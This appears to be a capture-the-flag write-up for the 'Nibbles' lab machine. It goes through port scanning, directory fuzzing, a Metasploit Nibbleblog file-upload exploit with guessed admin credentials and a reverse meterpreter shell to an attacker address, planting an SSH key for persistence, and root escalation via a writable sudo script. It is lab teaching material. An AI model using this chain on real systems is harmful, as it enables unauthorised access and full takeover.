
Information Gathering


1) Found open ports


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap -sV 10.10.10.75 -p- --open --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-11 18:26 IST
Nmap scan report for 10.10.10.75
Host is up (0.28s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.10 seconds
```

2) Checked the web page




3) Found a directory in comments





It runs nibbleblog




4) Fuzzed pages

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u "http://10.10.10.75/nibbleblog/FUZZ" -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.75/nibbleblog/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 2987, Words: 116, Lines: 61, Duration: 238ms]
content                 [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 240ms]
themes                  [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 229ms]
admin                   [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 234ms]
plugins                 [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 233ms]
README                  [Status: 200, Size: 4628, Words: 589, Lines: 64, Duration: 241ms]
languages               [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 250ms]
```

Vulnerablilty Assessment

1) There is a file upload vulnerability in nibbles blog




Exploitation

1) Exploited it with a guessed credentials

```
msf6 exploit(multi/http/nibbleblog_file_upload) > show options

Module options (exploit/multi/http/nibbleblog_file_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   nibbles          yes       The password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.10.10.75      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /nibbleblog      yes       The base path to the web application
   USERNAME   admin            yes       The username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.14      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Nibbleblog 4.0.3


View the full module info with the info, or info -d command.

msf6 exploit(multi/http/nibbleblog_file_upload) > run

[*] Started reverse TCP handler on 10.10.14.14:4444
[*] Sending stage (39927 bytes) to 10.10.10.75
[+] Deleted image.php
[*] Meterpreter session 1 opened (10.10.14.14:4444 -> 10.10.10.75:38174) at 2024-03-11 19:14:04 +0530
```

2) Connected with ssh

```
meterpreter > shell
Process 2209 created.
Channel 0 created.
ls
db.xml
cd ~
/bin/sh: 2: cd: can't cd to ~
ls
db.xml
whoami
nibbler
cd /home
ls
nibbler
cd nibbler
ls
personal.zip
user.txt
mkdir .ssh
cd .ssh
ls
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC/uoM5dw7gYwAM6UOVG4MU2rRoNg9CmzMtOOLnJ7046+8KXvRpA7JT4uK56Y9Fm/s5ma6W9armFtgeVnOQXYxtV3QnFw96HK4TNz2ZDNmQdbYfDl
3dAxzBSMVYXNJQhFmsM2uN+j+iq7O44zD/XqLn4SnenDs0Z0/ak38SusgR4w94pvHa2icK+wAXDMg+qloVqv0GTwKYqYsf3Sv3Y+INY1M9KkA38Hjmq3/+QHAuyh9ymVO/5ZnlF3P97/X+GG7SpzcofGCvje
3FElsQ0YdeNBg3Ecr3j5sa+9NZXzhH2VuRFuhRfqLsUnUklNUM1OgYAEnpXJIDiHHTE7MSy/e2qG3/6woY2C3zXPyH++I1zi/cGYrAyZX6BbHHfn+agyCgNTPHODZffS1KOoi+PA40BjdtlefBtpq8gA4YxC
oPLXiTlHf26fNu0zsN/ZvRbAwrAa06z3q9IhuHxtB9kp9O+KuW1Bj5j7u+Q03rtACunSCwzG1eo6mFukYxuxXBwG0= vigneswar@VigneswarPC" > authorized_keys
ls
authorized_keys
```



Privilege Escalation

1) Found a script with sudo permission

```
nibbler@Nibbles:~$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

We have write permission on the directory

2) Exploited it to get root shell

```
nibbler@Nibbles:~/personal/stuff$ cat monitor.sh
#!/bin/bash
/bin/bash -p
nibbler@Nibbles:~/personal/stuff$ chmod +x ./monitor.sh
nibbler@Nibbles:~/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
root@Nibbles:~/personal/stuff# whoami
root
root@Nibbles:~/personal/stuff#
```